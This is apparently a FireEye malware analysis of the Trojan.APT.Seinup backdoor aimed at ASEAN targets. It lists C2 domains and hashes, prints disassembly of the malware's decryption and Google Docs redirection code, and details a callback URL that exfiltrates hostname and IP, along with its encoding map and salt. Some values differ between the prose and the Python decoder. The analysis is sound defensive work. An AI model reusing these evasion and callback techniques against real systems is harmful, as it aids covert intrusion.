Trojan.APT.Seinup Hitting ASEAN

1. Executive Summary

The FireEye research team has recently identified a number of spear phishing activities targeting Asia and ASEAN. Of these, one of the spear phishing documents was suspected to have used a potentially stolen document as a decoy. The rich and contextual details (body and metadata) which are not available online lead us to believe this was stolen. This decoy document mentioned countries such as Brunei, Cambodia, Indonesia, Laos, Malaysia, Myanmar, Philippines, Singapore, Thailand, and Vietnam, which leads us to suspect that these countries are targeted. As the content of this decoy document is suspected to be a stolen sensitive document, the details will not be published.

This malware was found to have used a number of advance techniques which makes it interesting:

1. The malware leverages Google Docs to perform redirection to evade callback detection. This technique was also found in the malware dubbed "Backdoor.Makadocs" reported by Takashi Katsuki (Katsuki, 2012).
2. It is heavily equipped with a variety of cryptographic functions to perform some of its functions securely.
3. The malicious DLL is manually loaded into memory which hides from DLL listing.

As depicted in the diagram below, the spear phishing document (which exploits CVE-2012-0158) creates a decoy document and a malware dropper named exp1ore.exe. This dropper will then drop wab.exe (Address Book Application) and wab32res.dll (malicious DLL) inside the temp folder. By running wab.exe, the malicious DLL named wab32res.dll (located within the same folder) will be loaded using DLL side-loading technique. This will in turn install a copy of wab32res.dll as msnetrsvw.exe inside the windows directory to be registered as Windows service. By registering as a Windows service, it allows the malware to survive every reboot and persist on the network.



Figure 1 Infection Flow

This malware is named "Trojan.APT.Seinup" because one of its export functions is named "seinup". This malware was analysed to be a backdoor that allows the attacker to remote control the infected system.



Figure 2 Exported Functions

2. Related APT Domain and MD5

Based on our threat intelligence and reverse-engineering effort, below are some related domain and MD5 sums. Please note that some of the domain/IP association may change.

2.1. Related Domain

Domain/URL	IP	Country	Comments
elizabearden.com	124.172.243.211	CN	Registrar: XIN NET TECHNOLOGY CORPORATIONEmail: liangcheng04@sina.com
dnsserviceonline.com	50.117.115.83 50.117.115.84 50.117.120.235 69.46.84.51	CN	Registrar: XIN NET TECHNOLOGY CORPORATIONEmail: liangcheng04@sina.com
symteconline.com	175.100.206.183	CN	Registrar: XIN NET TECHNOLOGY CORPORATIONEmail: Smartwise9851@yahoo.com
winshell.net	58.64.190.34	HK	Registrar: SHANGHAI MEICHENG TECHNOLOGY INFORMATION DEVELOPMENT CO., LTD.Email: richardmatind@yahoo.com
philnewsonline.com	50.93.198.128	US	Registrar: GODADDY.COM, LLCEmail: woooyeahh11@yahoo.com
www.info-week.com	173.254.197.213	US	Registrar: GODADDY.COM, LLCEmail: woooyeahh11@yahoo.com
go-twitter.com	50.93.198.113	US	Registrar: GODADDY.COM, LLCEmail: woooyeahh11@yahoo.com

2.2. Associated Files

Name	MD5	Comments
Spear-phishing document and decoy document	CONFIDENTIAL	CONFIDENTIAL
iexp1ore.exe	137F3D11559E9D986D510AF34CB61FBC	Dropper
wab.exe	CE67AAA163A4915BA408B2C1D5CCC7CC	Benign Address Book Application
wab32res.dll	FB2FA42F052D0A86CBDCE03F5C46DD4D	Malware to be side loaded when wab.exe is launched.
msnetrsvw.exe	FB2FA42F052D0A86CBDCE03F5C46DD4D	Malware to be installed as a service. Note: This is the same as wab32res.dll.
	baf227a9f0b21e710c65d01f2ab01244	Calls to www.elizabearden.com:80
	0845f03d669e24144df785ee54f6ad74	Calls to www.dnsserviceonline.com:80
	d64a22ea3accc712aebaa047ab818b07	Calls to www.elizabearden.com:80
	56e6c27f9952e79d57d0b32d16c26811	Calls to www.elizabearden.com:80
	cdd969121a2e755ef3dc1a7bf7f18b24	Calls to www.elizabearden.com:80
	709c71c128a876b73d034cde5e3ec1d3	Calls to www.dnsserviceonline.com:80

3. Interesting Technical Observations

3.1. Redirection Using Google Docs

By connecting the malicious server via Google Docs, the malicious communication is protected by the legitimate SSL provided by Google Docs (see Figure below). One possible way to examine the SSL traffic is to make use of a hardware SSL decrypter within an organisation. Alternatively, you may want to examine the usage pattern of the users. Suppose a particular user accesses Google Docs multiple times a day, the organization's Incident Response team may want to dig deeper to find out if the traffic is triggered by a human or by malware.



Figure 3 Retrieve Command via Google Docs

Below is the code that is used to construct a URL that retrieves command via Google Docs. First, the malicious URL is constructed and then encoded. Next, the malware simply leverages the Google Docs viewer to retrieve the command from the malicious server (see Figure below).

```
00C373D5 call    PrepareMaliciousURL
00C373DA and     [ebp+resultLen], 0
00C373DE mov     esi, eax
00C373E0 lea     eax, [ebp+resultLen]
00C373E3 push    eax
00C373E4 push    esi             ; sURL
00C373E5 call    GetLength
00C373EA pop     ecx
00C373EB push    eax
00C373EC push    esi
00C373ED call    EncodeBufferArrayIntoHex ; 0xAA will become %AA
00C373F2 push    esi
00C373F3 mov     edi, eax
00C373F5 call    FreeMem
00C373FA push    1
00C373FC push    400h
00C37401 call    GetMemory
00C37406 push    edi
00C37407 mov     esi, eax
00C37409 push    offset aHttpsDocs_goog ; "https://docs.google.com/viewer?url="
00C3740E push    offset aSS      ; "%s%s"
00C37413 push    esi
00C37414 call    sprintf
```

Figure 4 View Command via GoogleDocs

3.2. Zero-Skipping XOR Encryption

The shellcode encryption technique is fairly standard. The shellcode has a decryption stub which decrypts its body using the XOR key 0x9E, and this shellcode is used to extract exp1ore.exe(malware) and Wor.doc (benign document).

The exp1ore.exe and Wor.doc were found within the spear phishing document encrypted using the same key (0xFC) and technique. The XOR key decrypts only a non-zero byte (see Figure 5). This prevents statistical methods of recovering the XOR key. The encrypted executable file and benign document were identified to be located inside the spear phishing document at offsets 0×2509 and 0×43509 respectively.

```
0040E280   60      PUSHAD
0040E281   8BFE    MOV EDI,ESI
0040E283   AC      LODS BYTE PTR DS:[ESI]
0040E284   3C 00   CMP AL,0
0040E286 ˅ 74 06   JE SHORT shellcod.0040E28E
0040E288   3C FC   CMP AL,0FC
0040E28A ˅ 74 02   JE SHORT shellcod.0040E28E
0040E28C   34 FC   XOR AL,0FC
0040E28E   AA      STOS BYTE PTR ES:[EDI]
0040E28F ^ E2 F2   LOOPD SHORT shellcod.0040E283
0040E291   61      POPAD
0040E292   C3      RETN
```

Figure 5 Zero Skipping XOR Encryption

Even though statistical methods may not be useful in identifying the XOR key as the zero bytes are not encrypted, we could use some of the “known” strings below to hunt for the XOR key in this situation. By sliding the known string across the array of bytes to perform a windowed XOR, the key would be revealed when the encoded data is XORed with the known string.

- “This program cannot be run in DOS mode”
- “KERNEL32.dll”
- “LoadLibraryA”

3.3. Deployment of Various Cryptographic Functions

3.3.1. Secure Callback

The malware performs the callback in a secure manner. It uses a custom Base64 map to encode its data, and creates a salted digital thumbprint to allow validation of data.

Below describes the steps to validate a callback using an example of the following URL:

hxxp://www.elizabearden.com/waterphp/BYyH.php?
dEIXozUlFzx=**5P**&wDq=**6QeZky42OCQOLQuZ6dC2LQ7F56iAv6GpH6S+w8npH50AZk**==&k4fJdSp7=**cc3237bc79192a096440faca0fdae10**&GvQF2lotIr5bT2

The URL could be generalised as follows:

Domain/<PHP>?<rand 11-13 char>=**<A’>**&<rand 3-5 char>=**<B’>**&<rand 7-9 char>=**<C’>**&<rand 14-16 chars>=**<D’>**

The definition of A’, B’, C’ and D’ are as follows:

Let H be the function which encodes binary into hexadecimal characters prepend with “%”, ***if it is not alphanumeric, dash, underscore or dot****.*

Let B64 be the base 64 encoder using the following custom map, “URPBnCF1GuJwH2vbkLN6OQ/5S9TVxXKZaMc8defgiWjmo7pqrAstyz0D+El3I4hY”.

Let PT be the plain text which is in the form of “<HostName>[<RunType>]:<IPAddress>{1}”, where HostName and IPAddress are string, and RunType is a character.

Let A be the random of 3 to 7 characters, and A’ = H(A)

Let B be B64 (PT), and B’ = H(B)

Let C be 32 char deliminator, and C’ = H(C)

Let D be H(MD5 (salt + MD5 (B64(PT) + A + C))), salt = “%^^*HFH)*$FJK)234sd2N@C(JGl2z94cg23” , and D’ = H(D)

Hence, in this case, the specific malicious URL could be applied as follows:

Domain/<PHP> = http://www.elizabearden.com/waterphp/BYyH.php

A’ = “5Pb”

B’ = “6QeZky42OCQOLQuZ6dC2LQ7F56iAv6GpH6S%2Bw8npH50AZk==”

C’ = “cc3237bc79192a096440faca0fdae107”

*D’ = “***349118df672db38f9e65659874b60b27***” (This is the digital signature)*

The hash could be verified as follow:

B64(PT) + A + C = “6QeZky42OCQOLQuZ6dC2LQ7F56iAv6GpH6S+w8npH50AZk==” + “5Pb” + “cc3237bc79192a096440faca0fdae107”

MD5 (B64(PT) + A + C) = “766cf9e96c1a508c59f7ade1c50ecd28”

MD5 (salt + MD5(B64(PT) + A + C)) = MD5 (“%^^*HFH)*$FJK)234sd2N@C(JGl2z94cg23” + “766cf9e96c1a508c59f7ade1c50ecd28”)

= 349118df672db38f9e65659874b60b27 (This equals to D’, which means verified)

The encoded plain text (B) could be recovered:

B64(PT) = “6QeZky42OCQOLQuZ6dC2LQ7F56iAv6GpH6S+w8npH50AZk==”;

PT = “MY_COMPUTER_NAME[F]:192.168.1.1{1}”, where “MY_COMPUTER_NAME” is the hostname, ‘F’ is the run type, “192.168.1.1” is the IP address.

Note: This example is mocked up using a dummy computer name and IP address.

The python code below could be used to decode the custom encoded string (see Figure below).

```python
import base64;
import string;


standardB64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";
customB64  = "URPBnCF1GuJwH2vbkLN6OQ/5S9TVxXKZaMc8defgiWjmo7pqrAstyz0D+E13I4hY";

encodedString = "6QeZky42OCQOLQuZ6dC2LQ7F56iAv6GpH6S+w8npH5oAZk==";
encodedString = encodedString.translate(string.maketrans(customB64, standardB64))
decodedBinary = base64.b64decode(encodedString);

print decodedBinary;
```

Figure 6 Python to Decode a Custom Base 64

3.3.2. Random Generator Using Mersenne Twister Algorithm

The malware was found to perform a callback at random intervals so as to evade network investigation when looking for network connections that are performed in a regular interval. Additionally, even the name of the parameters in the get string have a random length and name, which makes it hard to create a fix signature to detect such callbacks (see 3.3.1 to understand how a callback is created).

```c
DWORD *__thiscall MersenneTwister_Seeding(DWORD *prng, DWORD seedValue)
{
  DWORD *result; // eax@1
  signed int v3; // edx@1
  unsigned int v4; // ecx@2
  int v5; // esi@2

  result = prng;
  *prng = seedValue;
  v3 = 1;
  do
  {
    v4 = *result;
    ++result;
    v5 = v3++ + 1812433253 * (v4 ^ (v4 >> 30));
    *result = v5;
  }
  while ( v3 < 624 );                         // initalise PRNG
  return result;
}
```

Figure 7 Mersenne Twister Algorithm Seeding function

3.4. In-Memory Only Malicious Code

On the disk, the malicious code is either encrypted or compressed to evade scanning using signature rules. Only upon being loaded into memory, does the malicious code (that appears to be in the form of a DLL) get manually loaded without the use of Windows 32 API. In this way, when an investigation is performed, the malicious DLL is not revealed. Additionally, it makes it much harder for analysis to be performed.

Name	Start	End	R	W	X	D	L
zcLoader.dll	00C30000	00C31000	R	W	.	D	.
zcLoader.dll	00C31000	00C53000	R	.	X	D	.
zcLoader.dll	00C53000	00C57000	R	.	.	D	.
zcLoader.dll	00C57000	00C60000	R	W	.	D	.
zcLoader.dll	00C60000	00C69000	R	.	.	D	.

Figure 8 Segments in the memory which contains the malicious code

Taking a deeper look at the decrypted malicious code, this malware was found to contain at least the following functions:

- Download file
- Download and execute or load library
- Change sleep duration
- Open and close interactive sessions

4. Conclusion

Malware is increasingly becoming more contextually advanced. It attempts to appear as much as possible like legitimate software or documents. In this example, we would conclude the following.

1. A potentially stolen document was used as a decoy document to increase its credibility. It is also a sign that the compromised organisations could be used as a soft target to compromise their business partners and allies.
2. It is important to put a stop to the malware infection at the very beginning, which is the exploitation phase. Once a network is compromised, it is increasingly harder to detect such threats.
3. Anti-incident response/forensic techniques are increasingly used to evade detection. It would require a keen eye on details and a wealth of experience to identify all

these advance techniques.

5. Works Cited

Carnegie Mellon University. (n.d.). Retrieved from http://www.cs.cmu.edu/~fp/courses/15122-f10/misc/rand/mersenne.c0

Katsuki, T. (19 Nov, 2012). *Malware Targeting Windows 8 Uses Google Docs*. Retrieved from http://www.symantec.com/connect/blogs/malware-targeting-windows-8-uses-google-docs-0

I would like to thank several colleagues for their significant contributions on this post: Darien Kindlund, Ned Moran, Nart Villeneuve, and Thoufique Haq.